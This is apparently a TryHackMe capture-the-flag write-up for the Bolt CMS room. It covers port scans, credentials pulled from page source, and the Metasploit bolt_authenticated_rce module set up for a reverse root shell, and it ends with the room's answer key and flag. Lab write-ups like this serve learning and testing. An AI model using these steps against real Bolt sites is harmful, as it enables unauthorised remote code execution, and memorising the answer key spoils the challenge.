Bolt



Bolt A hero is unleashed

writeup

- --ran my custom recon script and found open ports 22, 80, and 8000 and an index.html page
- --went to <a href="http://<IP-address">http://<IP-address and looked throught the source code and found the following credentials: bolt: boltadmin123
- --found version Bolt 3.7.1 after loggin in at http://<IP-address>/bolt, and investigating the dashboard
- --searched exploit-db and found the exploit number 48296
- --searched metasploit for Bolt vulnerabilities and found the right one exploit/unix/webapp/bolt authenticated rce
- --changed all the options to following:

LHOST: < MY-IP-address>

LPORT: 4444

RHOST: < Remote-Machine-IP-address>

USERNAME: bolt

PASSWORD: boltadmin123

- --inside of msfconsole I ran run command and got a root shell
- --found flag.txt in /home directory and ran cat flag.txt to get the flag:

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auto-recon-scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh
                 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
 2048 f3:85:ec:54:f2:01:b1:94:40:de:42:e8:21:97:20:80 (RSA)
  256 77:c7:c1:ae:31:41:21:e4:93:0e:9a:dd:0b:29:e1:ff (ECDSA)
256 07:05:43:46:9d:b2:3e:f0:4d:69:67:e4:91:d3:d3:7f (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
  Supported Methods: GET POST OPTIONS HEAD
http-server-header: Apache/2.4.29 (Ubuntu)
http-title: Apache2 Ubuntu Default Page: It works
8000/tcp open http (PHP 7.2.32-1)
| fingerprint-strings:
  FourOhFourRequest:
   HTTP/1.0 404 Not Found
   Date: Thu, 13 Aug 2020 13:51:26 GMT
   Connection: close
   X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
   Cache-Control: private, must-revalidate
   Date: Thu, 13 Aug 2020 13:51:26 GMT
   Content-Type: text/html; charset=UTF-8
   pragma: no-cache
   expires: -1
   X-Debug-Token: 8f3d84
   <!doctype html>
   <html lang="en">
   <head>
   <meta charset="utf-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Bolt | A hero is unleashed</title>
   | stylesheet | link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet"
   <link rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb">
   <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
   <meta name="generator" content="Bolt">
   </head>
   <body>
   href="#main-content" class="vis
  GetReauest:
   HTTP/1.0 200 OK
   Date: Thu, 13 Aug 2020 13:51:25 GMT
   Connection: close
   X-Powered-By: PHP/7.2.32-1+ubuntu18.04.1+deb.sury.org+1
   Cache-Control: public, s-maxage=600
   Date: Thu, 13 Aug 2020 13:51:25 GMT
   Content-Type: text/html; charset=UTF-8
   X-Debug-Token: 0d6934
   <!doctype html>
   <html lang="en-GB">
   <head>
   <meta charset="utf-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Bolt | A hero is unleashed</title>
   < link href="https://fonts.googleapis.com/css?family=Bitter|Roboto:400,400i,700" rel="stylesheet">
   k rel="stylesheet" href="/theme/base-2018/css/bulma.css?8ca0842ebb">
   <link rel="stylesheet" href="/theme/base-2018/css/theme.css?6cb66bfe9f">
   <meta name="generator" content="Bolt">
   k rel="canonical" href="http://0.0.0.0:8000/">
   </head>
   <body class="front">
 http-generator: Bolt
http-methods:
  Supported Methods: GET HEAD POST OPTIONS
 http-open-proxy: Proxy might be redirecting requests
http-title: Bolt | A hero is unleashed
```

----- GoBuster-Common-Dirs -----

/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)

------ WhatWEB ------

WhatWeb report for http://10.10.65.138

Status: 200 OK

Title : Apache2 Ubuntu Default Page: It works

IP : 10.10.65.138 Country : RESERVED, ZZ

Summary: HTTPServer [Ubuntu Linux][Apache/2.4.29 (Ubuntu)], Apache [2.4.29]

Detected Plugins:

[Apache]

The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Version: 2.4.29 (from HTTP Server Header)

Google Dorks: (3)

Website : http://httpd.apache.org/

[HTTPServer]

HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS : Ubuntu Linux

String : Apache/2.4.29 (Ubuntu) (from server string)

HTTP Headers:

HTTP/1.1 200 OK

Date: Thu, 13 Aug 2020 13:57:18 GMT

Server: Apache/2.4.29 (Ubuntu)

Last-Modified: Sat, 18 Jul 2020 19:09:40 GMT

ETag: "2aa6-5aabc03f3631a-gzip"


Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3138
Connection: close
Content-Type: text/html

[Task 1] Deploy the machine

This room is designed for users to get familiar with the Bolt CMS and how it can be exploited using Authenticated Remote Code Execution.

You should wait for at least 3-4 minutes for the machine to start properly.

If you have any queries or feedback you can reach me through the TryHackMe Discord server or through Twitter.



No answer needed

[Task 2] Hack your way into the machine!

A hero is unleashed

Once you have successfully deployed the VM, enumerate it before finding the flag in the machine.

#1

What port number has a web server with a CMS running?

8000

#2

What is the username we can find in the CMS?

bolt

#3

What is the password we can find for the username?

boltadmin123

#4

What version of the CMS is installed on the server? (Ex: Name 1.1.1)

Bolt 3.7.1

#5

There's an exploit for a previous version of this CMS, which allows authenticated RCE. Find it on Exploit DB. What's its EDB-ID?

48296

#6

Metasploit recently added an exploit module for this vulnerability.

What's the full path for this exploit? (Ex: exploit/....)

Note: If you can't find the exploit module its most likely because your metasploit isn't updated. Run `apt update` then `apt install metasploit-framework'

exploit/unix/webapp/bolt_authenticated_rce

#7

Set the LHOST, LPORT, RHOST, USERNAME, PASSWORD in msfconsole before running the exploit

No answer needed

#8

Look for flag.txt inside the machine.

THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}